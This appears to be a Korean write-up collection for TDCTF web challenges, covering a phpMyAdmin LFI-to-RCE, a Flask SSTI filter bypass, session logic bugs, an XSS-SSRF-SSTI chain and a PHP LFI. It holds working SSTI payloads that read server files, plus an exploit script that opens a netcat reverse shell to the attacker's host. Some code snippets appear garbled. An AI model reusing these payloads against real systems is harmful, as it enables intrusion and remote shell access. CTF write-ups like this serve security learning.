
Congraturation!!!!
Next Question: LFI(Local File Inclusion) in phpMyAdmin 4.8.0~4.8.1...
URL:phpmyadmin/index.php..... flag.txt
root's password:@1@2@3@4qwerasdf

```
<?php
include './config.php';
if(preg_match('tdf|_|\\.|\\(/i', $_GET[pw])) exit("No Hack Please~! -0-");
if(preg_match('/or|and|substr\(|=1', $_GET[pw])) exit("Manner Please~! : ) :)");
$query = "select id from tdf where id='root' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = mysqli_query($conn,$query);
$row = mysqli_fetch_array($result);
if($row['id'] == 'root'){
#echo "<h2>Nice Meet You! {$row['id']}</h2>";
echo "<h2>Hello {$row[id]}</h2>";
}

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from tdf where id='root' and pw='{$_GET[pw]}'";
$result = mysqli_query($conn,$query);
$row = mysqli_fetch_array($result);
if(($row['pw']) && ($row['pw'] == $_GET['pw'])){
echo $nice_tendollar;
}
highlight_file(__FILE__);
?>
```

힌트에서 얻은 정보를 이용하여 PHPMyAdmin 로그인 페이지에 접근하여 로그인을 할 수 있습니다.






PHPMyAdmin 4.8.0 ~ 4.8.1에서 발생할 수 있는 취약점 포인트는 index.php에서 다음과 같은 코드 부분에서 발생할 수 있습니다.



```

54 // If we have a valid target, let's load that script instead
55 if (!empty($_REQUEST['target']))
56     && is_string($_REQUEST['target'])
57     && ! preg_match('/^index/', $_REQUEST['target'])
58     && ! in_array($_REQUEST['target'], $target_blacklist)
59     && Core::checkPageValidity($_REQUEST['target'])
60 ) {
61     include $_REQUEST['target'];
62     exit;
63 }
64
65 if (isset($_REQUEST['ajax_request']) && ! empty($_REQUEST['access_time'])) {
66     exit;
67 }


```





취약점의 핵심은 LFI(Local File Inclusion), RCE(Remote Command Execution) 공격이 가능한 것이며, 먼저 간단히 어떻게 LFI가 가능한 것인지는 다음과 같이 확인할 수 있습니다.





위의 코드에서 요청한 target 을 include 시키며 내부적으로 세션은 파일로 관리가 되고 있으며, 사용자가 실행한 쿼리의 결과가 세션파일에 포함되는 것을 확인할 수 있습니다. 위처럼 사용자가 실행한 쿼리가 세션파일 내 포함되는 것을 이용하여 다음과 같은 쿼리를 실행하여, RCE 가 가능하여 플래그를 획득할 수 있습니다.





플래그 - TDCTF{F conq L qra A tu G ration}

(Web) Ninja by @deadbeef - 12 solved

문제 명세

The screenshot shows a challenge card for 'Ninja'. At the top left is a 'Challenge' button and at the top right is a '12 Solves' button. In the center, the challenge name 'Ninja' is displayed in bold, followed by its score '450'. Below this, the author information 'Author: @deadbeef' and 'From Mr. J' is shown, along with the server info 'Server Info: http://web2.tendollar.kr:10000/'. A large input field labeled 'Key' is at the bottom left, and a 'SUBMIT' button is at the bottom right.

문제 풀이

TDCTF 에 환영한다는 문구와 함께, name 변수를 받고 있습니다. 개발자도구를 통해 패킷 헤더를 확인하면 'Server: Werkzeug/0.14.1 Python/2.7.15' 문자열을 식별할 수 있고, 해당 문구를 통해 template injection 문제라는 것을 알려주고 있습니다.

`http://localhost:5000/?name={{10*10}}` 을 전달하면 Guest 부분이 100 으로 출력되는 것으로 템플릿 인젝션이 되는 것은 명백하지만 flag 를 읽기 위해 다른 클래스에 접근해보면 `http://localhost:5000/?name={{flask|attr('__class__')}}`

No Hack ~ filter word : __class__ 오류가 발생하는 것을 확인할 수 있습니다.

몇번의 테스트 이후 흔히 python sandbox escape 에 사용되는 키워드들 __class__ , __base__ , __bases__ , __mro__ , __subclasses__ , [,] 등이 필터링 되어있으며, 문제의 의도는 파이썬의 유연한 문법을 통해서 해당 키워드들을 우회하여 Flag 를 읽는 것이 가능한지 물어보는 문제라는 걸 유추해볼 수 있습니다.

로컬에서 Flask 모듈을 로드한 이후 확인해보면 요청,응답을 처리하기 위해 반드시 로드 되어야 하는 모듈들이 있습니다.

```
>>> import flask
>>> dir(flask)
['Blueprint', 'Config', 'Flask', 'Markup', 'Request', 'Response', 'Session', '__builtins__', '__doc__',
 '__file__', '__name__', '__package__', '__path__', '__version__', '_app_ctx_stack', '_compat', '_req
```

```
uest_ctx_stack', 'abort', 'after_this_request', 'app', 'appcontext_popped', 'appcontext_pushed', 'appcontext_tearing_down', 'before_render_template', 'blueprints', 'cli', 'config', 'copy_current_request_context', 'ctx', 'current_app', 'escape', 'flash', 'g', 'get_flashed_messages', 'get_template_attribute', 'globals', 'got_request_exception', 'has_app_context', 'has_request_context', 'helpers', 'json', 'json_available', 'jsonify', 'logging', 'make_response', 'message_flashed', 'redirect', 'render_template', 'render_template_string', 'request', 'request_finished', 'request_started', 'request_tearing_down', 'safe_join', 'send_file', 'send_from_directory', 'session', 'sessions', 'signals', 'signals_available', 'stream_with_context', 'template_rendered', 'templating', 'url_for', 'wrappers']
```

이 중 name 변수에 대한 요청을 서버에서 처리하고 있으므로 `request.args.get('name')` 와 같은 형식으로 request 모듈을 사용하고 있다고 예상할 수 있습니다. 따라서 name 변수에 필터링되어있는 입력값을 `request.args.[input_field]` 등의 형식으로 새롭게 정의해서 요청할 경우 필터링 리스트들을 가볍게 우회할 수 있습니다.

`http://localhost:5000/?name={{flask|attr(request.args.class)}}&class=__class__` 로 입력할 경우

`<class 'jinja2.runtime.Undefined'>` 라는 응답이 오는 것으로 보아 성공적으로 우회가 가능한 것을 알 수 있고 그 뒤는 일반적인 sandbox escape 형식과 비슷하게 풀 수 있습니다.

앱의 소스코드를 확인하는 payload는 다음과 같습니다.

```
http://localhost:5000/?name={{(flask|attr(request.args.class)|attr(request.args.base)|attr(request.args.subclass))().pop(40)(request.args.filename).read()}}&class=__class__&base=__base__&subclass=__subclasses__&filename=../app.py
```

Flag 를 획득하는 payload는 다음과 같습니다.

```
http://localhost:5000/?name={{(flask|attr(request.args.class)|attr(request.args.base)|attr(request.args.subclass))().pop(40)(request.args.filename).read()}}&class=__class__&base=__base__&subclass=__subclasses__&filename=../flag.py
```



플래그 - TDCTF{I_Love_Python_AND_Flask}

(Web) LinkedList 1,2 by @pangtari - 12, 11 solved

문제 명세

The image shows two separate challenge interfaces for 'LinkedList' problems.

Challenge 1 (Left):
Title: LinkedList - 1
Solves: 12 Solves
Author: @pangtari
Description: Do you know data structure?
Notice: [*] Notice: if you have problem the challenge site, please refresh your session.
Server Info: <http://web1.tendollar.kr:10101/>
Input field: Key
Submit button: SUBMIT

Challenge 2 (Right):
Title: LinkedList - 2
Solves: 11 Solves
Author: @pangtari
Description: Do you know data structure? Yes!!
Server Info: <http://web1.tendollar.kr:10101/>
Input field: Key
Submit button: SUBMIT

문제 풀이

이 문제는 링크드리스트 컨셉의 문제입니다.

Linked-List v0.4

your name?: submit!

do you need some of code this solution? here you can get: [download](#)

Made with ❤ by [debukuk](#)

페이지에 처음 들어가게 되면 이름을 입력하라는 페이지를 확인할 수 있습니다.

hello, pangtari! what command do you want to enter??

insert: submit!
insert(priority): submit!
delete: submit!
json raw view: submit!
reset: submit!

이름을 입력하고 로그인하면 링크드리스트로 보이는 페이지가 나오게 됩니다. Insert(priority) 기능의 입력에 'hihi'를 넣고 사용해보면,

hello, pangtari! what command do you want to enter??

insert: submit!

insert(priority): submit!

delete: submit!

json raw view:

reset:

linked list:

No.1: hihi

리스트에 hihi라는 값이 들어가게 됩니다. 이번엔 insert에 asdf라는 값을 넣고 submit를 해보면,

hello, pangtari! what command do you want to enter??

insert: submit!

insert(priority): submit!

delete: submit!

json raw view:

reset:

linked list:

No.1: hihi

No.2: asdf

또한 asdf라는 값이 리스트에 들어가게 됩니다. 리스트에 있는 asdf를 지우고 싶다면 delete 옵션에 1(2-1)를 입력하고 submit를 클릭해주면 됩니다.

hello, pangtari! what command do you want to enter??

insert: submit!

insert(priority): submit!

delete: submit!

json raw view:

reset:

linked list:

No.1: hihi

2 번째 리스트의 asdf가 사라진 걸 확인할 수 있습니다. 리스트 리셋을 하고 싶다면 reset 버튼을 클릭하면 됩니다.

PART 1:

```

if (@$_SESSION['link']['admin_only_list']) {
    unset($_SESSION['link']);
    die("<script type='text/javascript'>alert('GJ!!! The first flag is ".$_addslashes($flag1).");location.href='.';</script>");
}

```

첫 번째 플래그 획득 조건입니다. Session 변수의 link->admin_only_list에 값이 존재하면 됩니다.

```

if (@$_POST['name']) {
    @$_SESSION['link'] = @array('name' => @htmlspecialchars(@$_POST['name']), 'time' => @time());
    @die("<script type='text/javascript'>location.href='.';</script>");
}

```

먼저, 이름을 입력하고 로그인하는 코드부터 보도록 합니다. Session 변수의 link->name에 post 메소드로 전달되는 name 인자의 값을 넣어줍니다.

```

if (@$_GET['p'] == 'insert' && isset($_GET['value'])) {
    if (@$arr[100]) die("<script type='text/javascript'>alert('Too many linked-list! Get out!');location.href='.';</script>");
    if (@$_SESSION['link'][@$_SESSION['link']['name'], '_tail'] == 0) @$obj->InsertFirst(@htmlspecialchars($_GET['value']));
    else @$obj->insert($_GET['value'], @$_SESSION['link'][@$_SESSION['link']['name'], '_tail']);
    @$_SESSION['link'][@$_SESSION['link']['name'], '_tail']++;
    @$arr[@$_SESSION['link'][@$_SESSION['link']['name'], '_tail']] = @htmlspecialchars($_GET['value']);
    @$_SESSION['link'][@$_SESSION['link']['name'], '_list'] = @json_encode(@$arr);
    die("<script type='text/javascript'>location.href='.';</script>");
}
if (@$_GET['p'] == 'insert_first' && isset($_GET['value'])) {
    @$obj->insertFirst(@htmlspecialchars($_GET['value']));
    @$_SESSION['link'][@$_SESSION['link']['name'], '_tail']++;
    @$arr[0] = @htmlspecialchars($_GET['value']);
    @$_SESSION['link'][@$_SESSION['link']['name'], '_list'] = @json_encode(@$arr);
    die("<script type='text/javascript'>location.href='.';</script>");
}
if (@$_GET['p'] == 'delete' && isset($_GET['key'])) {
    if (!@$arr[0]) @$arr[0] = '';
    @$obj->deleteNode($_GET['key']);
    unset(@$arr[$_GET['key']]);
    #@$_.SESSION['link'][@$_SESSION['link']['name'], '_tail'] = (int)@$_GET['key'] & 0xffffffff;
    #@$_.SESSION['link'][@$_SESSION['link']['name'], '_tail']--;
    @$_SESSION['link'][@$_SESSION['link']['name'], '_list'] = @json_encode(@$arr);
    die("<script type='text/javascript'>location.href='.';</script>");
}

```

```

@$_SESSION['link'][@$_SESSION['link']['name'], '_list'] = @json_encode(@$arr);

```

Insert 해주는 부분과 delete 해주는 부분을 보면 _list 앞에 session 변수의 link->name에 담겨있는 값을 배열이름의 접두사로 이어줍니다.

```

if (@$_SESSION['link']['admin_only_list']) {
    unset($_SESSION['link']);
    die("<script type='text/javascript'>alert('GJ!!! The first flag is ".$_addslashes($flag1).");location.href='.';</script>");
}

```

다시 플래그 획득 조건을 보면 session의 link->admin_only_list에 값이 존재하면 첫번째 플래그를 출력해 줍니다. 그러므로 admin_only로 로그인하고 insert 또는 delete 를 한번 해주면 첫번째 플래그를 획득할 수 있습니다.

Linked-List v0.4

your name?: submit!

do you need some of code this solution? here you can get!: [download](#)

Made with ❤ by [debukuk](#)

web1.debu.kr 내용:

GJ!!! The first flag is TDCTF{easy_7o_solve123}

확인

Part 1 플래그 - TDCTF{easy_7o_solve123}

PART 2:

```
if (@$_SESSION['link'][@$_SESSION['link']['name']."_tail"] > 0xff) {
    unset($_SESSION['link']);
    @die("<script type='text/javascript'>alert('Realrudaganya?!?!? The second flag is ".$_addslashes(@$flag2).");location.href='.';</script>");
}
```

두번째 플래그의 획득 조건입니다. 0xff(255)보다 session 변수의 link->name + _tail 의 값이 크면 두번째 플래그를 출력해준다고 합니다.

```
if (@$_GET['p'] == 'insert' && isset($_GET['value'])) {
    if (@$arr[100]) die("<script type='text/javascript'>alert('Too many linked-list! Get out!');location.href='.';</script>");
    if (@$_SESSION['link'][@$_SESSION['link']['name']."_tail"] == 0) @$obj->insertFirst(@htmlspecialchars($_GET['value']));
    else @$obj->insert(@$_GET['value'], @$_SESSION['link'][@$_SESSION['link']['name']."_tail"]);
    @$_SESSION['link'][@$_SESSION['link']['name']."_tail"]++;
    @$arr[@$_SESSION['link'][@$_SESSION['link']['name']."_tail"]-1] = @htmlspecialchars($_GET['value']);
    @$_SESSION['link'][@$_SESSION['link']['name']."_list"] = @json_encode(@$arr);
    die("<script type='text/javascript'>location.href='.';</script>");
}
```

Insert 부분에서는 arr[100]에서 100 번째 값이 있는지 비교하기 때문에 공격이 불가능해 보입니다.

```
if (@$_GET['p'] == 'insert_first' && isset($_GET['value'])) {
    @$obj->insertFirst(@htmlspecialchars($_GET['value']));
    @$_SESSION['link'][@$_SESSION['link']['name']."_tail"]++;
    @$arr[0] = @htmlspecialchars($_GET['value']);
    @$_SESSION['link'][@$_SESSION['link']['name']."_list"] = @json_encode(@$arr);
    die("<script type='text/javascript'>location.href='.';</script>");
}
```

Insert_first 부분에서는 값이 최대치를 넘었는지 비교하는 부분이 없고, 또한 이외의 필터링이 없기 때문에 link->name + _tail 를 비정상적으로 조작할 수 있습니다. 해당 버그를 악용하면 두번째 플래그를 획득할 수 있습니다.

web1.debu.kr 내용:

Realrudaganya?!?!? The second flag is TDCTF{easy_t0_solve412}

확인

Part 2 플래그 - TDCTF{easy_t0_solve_412}

(Web) XSS by ReverseLab@DelspoN - 11 solved

문제 명세

Challenge 11 Solves ×

XSS

500

Author: DelspoN@ReverseLab
@Hackability: He is stalker... help me...
[*] Notice 1: We have bot issue of this challenge. Please, make sure that your payload has redirect functions-- Fixed
Server Info: <http://web1.tendollar.kr:10102/>

Key SUBMIT

문제 풀이

총 3 가지의 취약점(Cross Site Scripting, LFI by SSRF, Jinja2 SSTI)을 연계하여 서버의 쉘을 획득하면 됩니다.

Contact

Enter your email

Enter your message

Submit

사용자의 입력이 들어가는 곳은 Contact 기능밖에 없습니다. 여기서부터 시작하면 되는데 문제 이름이 XSS 이기 때문에 XSS 외에 다른 공격을 시도하면서 삽질을 하는 사람은 없을 거라고 믿습니다. 메세지 부분에 자바스크립트를 넣어서 자신의 서버로 요청을 받아보면 다음과 같은 Referer 값을 확인할 수 있습니다.

Connection: keep-alive
Upgrade-Insecure-Requests: 1

```
User-
Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/archiver?url=http%3A%2F%2Flocalhost%2Fadmin%3F_id%3Dadmin%26_pw%3Dadmin123%5E__%5E
Accept-Encoding: gzip, deflate
```

인자로 url 값을 입력 받는데 LFI 를 트리거 해야겠다는 직감이 듭니다. `/proc/self/cmdline`, `/tmp/uwsgi.ini`, `/app/main.py` 순으로 파일을 읽으면 화이트박스 환경이 갖춰집니다.

```
return render_template_string(result)
```

위 코드를 보고 SSTI 공격을 수행하면 됩니다. 익스 코드는 다음과 같습니다.

```
import requests
import random
my_server = 'XXXX'      # server ip
host = 'web1.tendollar.kr'
port = 10102
# XSS attack
url = 'http://{:d}/submit' % (host, port)
xss = '<script>location.href="http://{:d}:31337/"</script>' % my_server
email = 'delspon%{d}@dels.pon' % random.randrange(1,9999)
payload = {'email':email, 'message':xss}
r = requests.get(url, params=payload)
raw_input()
# Get subprocess class by SSTI
url = 'http://{:d}/submit' % (host, port)
ssrf = "{{ config.items()[4][1].__class__.__mro__[1].__subclasses__() }}"
email = 'delspon%{d}@dels.pon' % random.randrange(1,9999)
payload = {'email':email, 'message':ssrf}
r = requests.get(url, params=payload)
url = 'http://{:d}/admin' % (host, port)
r = requests.get(url, params = {'_id':'admin','_pw':'admin123^__^','email':email})
idx = 0
res = r.text.split(",")
for i in range(len(res)):
    if "subprocess.Popen" in res[i]:
        idx = i
        break
print "[*] subprocess class at %d" % idx
# get reverse shell by SSTI
url = 'http://{:d}/submit' % (host, port)
ssrf = "{{ config.items()[4][1].__class__.__mro__[1].__subclasses__()[%d](["nc %s 31336 | /bin/sh | nc %s 31337"], shell=True) }}" % (idx, my_server, my_server)
email = 'delspon%{d}@dels.pon' % random.randrange(1,9999)
payload = {'email':email, 'message':ssrf}
r = requests.get(url, params=payload)
url = 'http://{:d}/admin' % (host, port)
r = requests.get(url, params = {'_id':'admin','_pw':'admin123^__^','email':email})
```

```
print r.text
```

```
→ xss git:(master) ✘ nc -lvp 9998  
Listening on [0.0.0.0] (family 0, port 9998)  
Connection from [172.17.0.3] port 9998 [tcp/*] accepted  
(family 2, sport 54814)  
ls  
cat U_g0t_Sh311_Th1S_i5_F1aG  
  
→ ~ nc -lvp 9999  
Listening on [0.0.0.0] (family 0, port 9999)  
Connection from [172.17.0.3] port 9999 [tcp/*] accepted  
(family 2, sport 34544)  
U_g0t_Sh311_Th1S_i5_F1aG  
chromedriver  
main.py  
static  
templates  
FLAG{XSS_m3anS_n0t_jUST_XSS_But_X55_SSRF_S5TI}
```

플래그 - TDCTF{XSS_m3anS_n0t_jUST_XSS_But_X55_SSRF_S5TI}

(Web) Kou by @shpik - 7 solved

문제 명세

Challenge 7 Solves X

Kou
700

Author: @shpik
Eagle-Jump is black company?
[!] Notice: We trying to fix an issue of this challenge. :(' (Server is running now)
Server Info: <http://web2.tendollar.kr:10101/>

Key SUBMIT

문제 풀이

문제 페이지에 들어가면 4 개의 메뉴가 존재합니다. (☞▷☞*)
(Home, Article, Login, Join)

각각의 메뉴들은 p 파라미터로 페이지가 로드됩니다.

<http://web2.tendollar.kr:10101/?p=home>

p 파라미터에다가 php wrapper 나 ../와 같은 문자열이 들어갔을때 전부 home 으로 이동합니다.
또한 위의 메뉴들을 제외하면 전부 home 으로 이동하는 걸로 봐서 whitelist 방식으로 페이지를
로드하는 것 같습니다.

Article 메뉴에 들어가면 Secret Data 라는 글이 있습니다. 이를 읽으면 You're not admin.이라는
글과 함께 내용이 나오지 않습니다. 글을 요청할때 f 파라미터로써 요청되는 것을 확인할 수
있습니다.

<http://web2.tendollar.kr:10101/?p=view&f=First%20Article>

f 파라미터에 ./, ../를 넣어보면 LFI 취약점이 발생하는 것을 알 수 있으며 이를 통해 index.php 와
같은 소스코드를 Leak 할 수 있습니다.

```

<!-- index.php -->
<!DOCTYPE html>
<html>
<head>
    <title>Yagami Kou's Homepage</title>
    <link rel=stylesheet href="index.css">
</head>
<body>
    <?php
        @include_once('menu.php');
    ?>
    <br>
    <?php
        $pageList = array(
            'home',
            'login',
            'loginchk',
            'logout',
            'view',
            'board',
            'join'
        );
        if(in_array($_GET['p'], $pageList)) {
            @include_once($_GET['p'].'.php');
        } else {
            @include_once('home.php');
        }
    ?>
</body>
</html>

```

위에 pageList 중 중요해 보이는 loginchk 를 우선적으로 Leak 을 해봅니다.

```

<!-- loginchk.php -->
<?php
    $id = $_POST['id'];
    $pw = $_POST['pw'];
    if($id != '' && $pw != ''){
        if(preg_match('/kou/i',$id)){
            die('<script>alert("Don\'t login at kou.");history.back();</script>');
        }
        if(login($id,$pw)){
            $_SESSION['is_login'] = 1;
            $_SESSION['admin'] = 1;
            echo '<script>alert("Login Success.");location.href="?p=home";</script>';
        }else{
            echo '<script>alert("Login Fail.");history.back();</script>';
        }
    }else{
        echo '<script>alert("Login Fail.");history.back();</script>';
    }
?>

```

소스코드를 보면 kou 라는 아이디로 로그인이 막혀있는 것을 알 수 있습니다. 그리고 login 할때 **login** 함수를 통해 id, pw 를 검증하는 것 같은데, 이 함수는 기본 함수가 아닙니다. 아마 다른 모듈을 통해 해당 함수를 수행하는 것 같습니다.

다음으로 view.php 를 보면 f 로 입력받은 값을 **loadFile**을 통해 내용을 페이지에 뿌려주는 것 같습니다. **loadFile** 또한 기본 함수가 아니라 다른 모듈에 정의된 함수처럼 보입니다. f 로 kou.so 를 요청하면 loadFile 이나 login 함수를 가지고 있는 **kou.so** 파일을 줍니다. 이 파일을 열면 다음과 같습니다.

```
1 void __fastcall zif_loadFile(zend_execute_data *execute_data, zval *return_value)
2 {
3     zval *v2; // r12
4     __int64 v3; // rdi
5     char *v4; // rax
6     char *v5; // rsi
7     FILE *v6; // rbp
8     char *name; // [rsp+0h] [rbp-838h]
9     size_t len; // [rsp+8h] [rbp-830h]
